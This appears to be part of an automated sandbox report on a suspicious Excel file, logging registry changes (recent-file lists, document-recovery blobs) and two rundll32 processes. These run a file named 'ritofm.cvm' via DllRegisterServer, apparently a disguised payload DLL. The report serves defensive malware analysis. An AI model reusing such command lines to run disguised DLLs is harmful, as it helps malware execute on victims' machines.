HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAB29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD26	EDD26	binary	04 00 00 00 B4 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C9 E4 55 61 AD 47 D7 01 26 DD 0E 00 26 DD 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAB29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE8C	EDE8C	binary	04 00 00 00 B4 09 00 00 33 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 38 00 35 00 30 00 39 00 35 00 66 00 33 00 36 00 5F 00 62 00 79 00 5F 00 4C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 AF E1 87 61 AD 47 D7 01 8C DE 0E 00 8C DE 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	%'8	binary	25 27 38 00 B4 09 00 00 02 00 00 00 00 00 00 00 78 00 00 00 01 00 00 00 3A 00 00 00 32 00 00 00 38 00 35 00 30 00 39 00 35 00 66 00 33 00 36 00 5F 00 62 00 79 00 5F 00 6C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 2E 00 78 00 6C 00 73 00 00 00 38 00 35 00 30 00 39 00 35 00 66 00 33 00 36 00 5F 00 62 00 79 00 5F 00 6C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 00 00	success or wait	1	7FEEAB29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\115AEC	115AEC	binary	04 00 00 00 B4 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 36 EF 32 C2 AD 47 D7 01 EC 5A 11 00 EC 5A 11 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAB29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAB29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\11698C	11698C	binary	04 00 00 00 B4 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 36 EF 32 C2 AD 47 D7 01 8C 69 11 00 8C 69 11 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAB29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2512 Parent PID: 2484

General

Start time:	21:06:46
Start date:	12/05/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0xff1b0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1616 Parent PID: 2484

General

Start time:	21:06:47
Start date:	12/05/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0xff1b0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis